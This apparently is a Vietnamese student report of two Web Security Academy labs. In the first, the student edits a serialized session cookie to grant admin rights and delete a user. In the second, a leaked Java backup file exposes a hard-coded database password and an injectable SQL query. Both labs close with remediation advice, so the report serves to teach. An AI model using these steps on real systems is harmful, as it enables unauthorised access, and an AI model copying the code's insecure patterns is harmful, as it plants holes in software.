+ **Tóm tắt:** Lab này sử dụng cơ chế phiên dựa trên tuân tự hóa (serialization-based session) và bị tổn thương bởi lỗ hổng nâng quyền (privilege escalation). Người dùng có thể chỉnh sửa đối tượng đã tuân tự hóa trong cookie phiên để khai thác lỗ hổng này, từ đó có được quyền quản trị. Sau khi đạt được quyền quản trị, người dùng có thể xóa tài khoản người dùng carlos.

+ Các bước thực hiện và bằng chứng:

(Video minh chứng cách làm: <https://youtu.be/xLgp0IqlnHU>)

- Đăng nhập vào tài khoản:** Sử dụng thông tin đăng nhập mà lab cung cấp

- Kiểm tra cookie phiên:** Sau khi đăng nhập, ta kiểm tra cookie phiên trong trình duyệt. Cookie này chứa đối tượng đã tuân tự hóa mà ứng dụng sử dụng để xác thực người dùng.


Dashboard	Target	Proxy	Intruder	Repeater	Collaborator	Sequencer	Decoder	Comparer	Logger	Organizer	Extensions	Learn	
Intercept	HTTP history	WebSockets history	Match and replace	Proxy settings									
Filter settings: Hiding CSS, Image and general binary content													
#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
416	http://0a9000a104d8eeed7...	GET	/			200	10704	HTML		Modifying serialized o...	✓	79.125.84.16	
417	http://0a9000a104d8eeed7...	GET	/resources/images/shop.svg			200	7258	XML	svg		✓	79.125.84.16	
443	http://0a9000a104d8eeed7...	GET	/academyLabHeader			101	147				✓	79.125.84.16	
444	http://0a9000a104d8eeed7...	GET	/my-account			302	86				✓	79.125.84.16	
445	http://0a9000a104d8eeed7...	GET	/login			200	3148	HTML		Modifying serialized o...	✓	79.125.84.16	
447	http://0a9000a104d8eeed7...	GET	/academyLabHeader			101	147				✓	79.125.84.16	
450	http://0a9000a104d8eeed7...	GET	/academyLabHeader			101	147				✓	79.125.84.16	
448	http://0a9000a104d8eeed7...	POST	/login			302	238				✓	79.125.84.16	
449	http://0a9000a104d8eeed7...	GET	/my-account?id=wiener		✓	200	3243	HTML		Modifying serialized o...	✓	79.125.84.16	

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
1 GET /my-account?id=wiener HTTP/2			1 HTTP/2 200 OK		
2 Host: 0a9000a104d8eeed7551eee005000bd.web-security-academy.net			2 Content-Type: text/html; charset=utf-8		
3 Cookie: session=			3 Cache-Control: no-cache		
4 #0001JVCvMvijjoy0nts0jg6InVmZKXuYV11jts0jY6IndpZW5ic17eo1oiJhZGipbi17Yjow030			5 X-Frame-Options: SAMEORIGIN		
5 3d			6 Content-Length: 3110		
6 Cache-Control: max-age=0			7 <!DOCTYPE html>		
7 Accept-Language: en-US,en;q=0.9			8 <html>		
8 Upgrade-Insecure-Request: 1			9 <head>		
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36			10 <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">		
10 (KHTML like Gecko) Chrome/125.0.6660.71 Safari/537.36			11 <link href="/resources/css/labs.css rel=stylesheet">		
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			12 <title>Modifying serialized objects</title>		
12 Sec-Fetch-Site: same-origin			13 </head>		
13 Sec-Fetch-Mode: navigate			14 <body>		
14 Sec-Fetch-User: -1			15 <script src="/resources/labheader/js/labHeader.js">		
15 Sec-Fetch-Dest: document			16 </script>		
17 Sec-Ch-Ua: "Chromium";v="125", "Not=A?Brand";v="0"					


Lab 2: Tổng quan các lỗ hổng web thường gặp (tt)

Nhóm 6

- **Chỉnh sửa cookie phiên:** sử dụng công cụ Decoder trên Burp Suite để decode cookie và chỉnh sửa nó, sau đó decode về định dạng phù hợp:
- Ta chuyển: O:4:"User":2:(s:8:"username";s:6:"wiener";s:5:"admin";b:0;) thành
O:4:"User":2:(s:8:"username";s:6:"wiener";s:5:"admin";b:1;)
⇒ Bằng cách thay đổi giá trị của thuộc tính admin từ false (0) thành true (1), người dùng wiener giờ đây có thể có quyền truy cập admin trong hệ thống.



- **Gửi lại yêu cầu:** Sau khi chỉnh sửa, gửi lại yêu cầu đến máy chủ với cookie đã chỉnh sửa.



- Xác thực quyền quản trị:** Khi đã có cookie có quyền Admin, ta tiến hành bật intercept lên và thay đổi session=<new_cookie> và tiến hành reload lại trang.

The screenshot shows the Burp Suite interface. The Proxy tab is selected, and Intercept mode is enabled. The main pane lists three network interactions. The first is a WebSocket message from the client to the server. The second is an HTTP GET request from the client to the server, which is highlighted. The third is a WebSocket message from the server to the client. The Request pane shows the details of the selected GET request, including the URL /admin/delete?username=carlos and a long session cookie. The Inspector pane provides detailed information about the request's attributes, parameters, and headers.

- Xóa tài khoản carlos:** Ta vẫn bật intercept và thay đổi giá trị cookie để xoá tài khoản Carlos, sau khi ấn forward thì ta đã xoá thành công.

The top screenshot shows a browser displaying a list of users: "wiener - Delete" and "carlos - Delete". A cursor is hovering over the "Delete" link next to "carlos". The bottom screenshot shows a screenshot of a web application titled "Web Security Academy". The page is titled "Modifying serialized objects" and has a "LAB Solved" button. It shows the same user list and a note: "Admin interface only available if logged in as an administrator".

- Mức độ ảnh hưởng của lỗ hổng:

+ Quyền truy cập không đúng mức: Lỗ hổng này cho phép kẻ tấn công thay đổi quyền truy cập của mình từ người dùng bình thường thành quản trị viên, qua đó có khả năng quản lý và thay đổi dữ liệu nhạy cảm trong hệ thống.

+ Mất mát dữ liệu: Việc xóa tài khoản của người dùng khác có thể dẫn đến mất mát dữ liệu quan trọng, ảnh hưởng đến tính toàn vẹn của hệ thống và thông tin người dùng.

- Khuyến cáo khắc phục:

+ Sử dụng cơ chế xác thực mạnh mẽ hơn: Thay thế cơ chế phiên dựa trên tuần tự hóa bằng các phương pháp an toàn hơn, chẳng hạn như sử dụng mã token không thể đoán trước.

+ Kiểm tra và xác thực đối tượng: Thực hiện kiểm tra và xác thực đối tượng trước khi xử lý chúng, đảm bảo rằng người dùng không thể nâng cấp quyền của mình bằng cách chỉnh sửa các đối tượng tuần tự hóa.

+ Giới hạn quyền truy cập: Áp dụng nguyên tắc tối thiểu trong quyền truy cập, đảm bảo rằng người dùng chỉ có quyền cần thiết để thực hiện chức năng của họ.

Bài Tập 13 - Source code disclosure via backup files

- **Tiêu đề:** Khai thác rò rỉ mã nguồn qua các file sao lưu


- **Mô tả lỗ hổng:**

+ **Tóm tắt:** Lab này cho thấy một lỗ hổng bảo mật nghiêm trọng khi mã nguồn của ứng dụng được rò rỉ thông qua các file sao lưu trong một thư mục ẩn. Qua việc truy cập các file này, kẻ tấn công có thể thu thập thông tin nhạy cảm như mật khẩu cơ sở dữ liệu, từ đó có thể xâm nhập vào hệ thống.


+ **Các bước thực hiện và bằng chứng**

(Video minh chứng cách làm: <https://youtu.be/zRqGroaguHI>)


- Truy cập vào /robots.txt: Mở trình duyệt và truy cập vào đường dẫn <http://<lab-domain>/robots.txt>. Nhận thấy rằng file này tiết lộ sự tồn tại của thư mục /backup.



- Truy cập vào thư mục /backup: Mở trình duyệt và truy cập vào <http://<lab-domain>/backup> để tìm file ProductTemplate.java.bak.



- Truy cập vào file sao lưu: Mở trình duyệt và truy cập vào `http://<lab-domain>/backup/ProductTemplate.java.bak` để truy cập mã nguồn.



```

package data.productcatalog;

import common.db.JdbcConnectionBuilder;

import java.io.IOException;
import java.io.ObjectInputStream;
import java.io.Serializable;
import java.sql.Connection;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;

public class ProductTemplate implements Serializable
{
    static final long serialVersionUID = 1L;

    private final String id;
    private transient Product product;


    public ProductTemplate(String id)
    {
        this.id = id;
    }

    private void readObject(ObjectInputStream inputStream) throws IOException, ClassNotFoundException
    {
        inputStream.defaultReadObject();

        ConnectionBuilder connectionBuilder = ConnectionBuilder.from(
            "org.postgresql.Driver",
            "postgresql",
            "localhost",
            5432,
            "postgres",
            "postgres",
            "2q6rb9ma7fupzf7tcwll1ok3f6vqwm7e"
        ).withAutoCommit();
        try
        {
            Connection connect = connectionBuilder.connect(30);
            String sql = String.format("SELECT * FROM products WHERE id = '%s' LIMIT 1", id);
            Statement statement = connect.createStatement();
            ResultSet resultSet = statement.executeQuery(sql);
            if (!resultSet.next())
            {
                return;
            }
        }
    }
}

```

- Phân tích mã nguồn: Trong mã nguồn, nhận thấy rằng phần tạo kết nối chúa mật khẩu được hard-coded cho cơ sở dữ liệu Postgres.



```

public class ProductTemplate implements Serializable
{
    static final long serialVersionUID = 1L;

    private final String id;
    private transient Product product;


    public ProductTemplate(String id)
    {
        this.id = id;
    }

    private void readObject(ObjectInputStream inputStream) throws IOException, ClassNotFoundException
    {
        inputStream.defaultReadObject();

        ConnectionBuilder connectionBuilder = ConnectionBuilder.from(
            "org.postgresql.Driver",
            "postgresql",
            "localhost",
            5432,
            "postgres",
            "postgres",
            "2q6rb9ma7fupzf7tcwll1ok3f6vqwm7e"
        ).withAutoCommit();
        try
        {
            Connection connect = connectionBuilder.connect(30);
            String sql = String.format("SELECT * FROM products WHERE id = '%s' LIMIT 1", id);
            Statement statement = connect.createStatement();
            ResultSet resultSet = statement.executeQuery(sql);
            if (!resultSet.next())
            {
                return;
            }
            product = Product.from(resultSet);
        }
        catch (SQLException e)
        {
            throw new IOException(e);
        }
    }
}

```

- Gửi kết quả: Quay trở lại lab, nhấp vào "Submit solution" và nhập mật khẩu cơ sở dữ liệu để giải quyết lab.



- Mức độ ảnh hưởng của lỗ hổng: Rò rỉ thông tin nhạy cảm như mật khẩu cơ sở dữ liệu có thể dẫn đến việc kẻ tấn công có khả năng truy cập vào cơ sở dữ liệu, từ đó khai thác các dữ liệu quan trọng của hệ thống. Điều này có thể dẫn đến mất dữ liệu, xâm phạm quyền riêng tư, hoặc thậm chí kiểm soát hoàn toàn hệ thống.

- Khuyến cáo khắc phục:

- + Xóa bỏ các file sao lưu không cần thiết: Đảm bảo rằng tất cả các file sao lưu không còn cần thiết cho quá trình phát triển hoặc vận hành được xóa bỏ hoàn toàn.
- + Bảo vệ thư mục sao lưu: Đặt các thư mục chứa file sao lưu dưới các biện pháp bảo vệ mạnh mẽ, chẳng hạn như xác thực hoặc giới hạn quyền truy cập.
- + Kiểm tra mã nguồn: Thực hiện kiểm tra mã nguồn định kỳ để phát hiện và loại bỏ các thông tin nhạy cảm không cần thiết.
- + Sử dụng cấu hình môi trường: Sử dụng các file cấu hình riêng biệt cho môi trường phát triển và sản xuất, và không bao giờ hard-code thông tin nhạy cảm trong mã nguồn.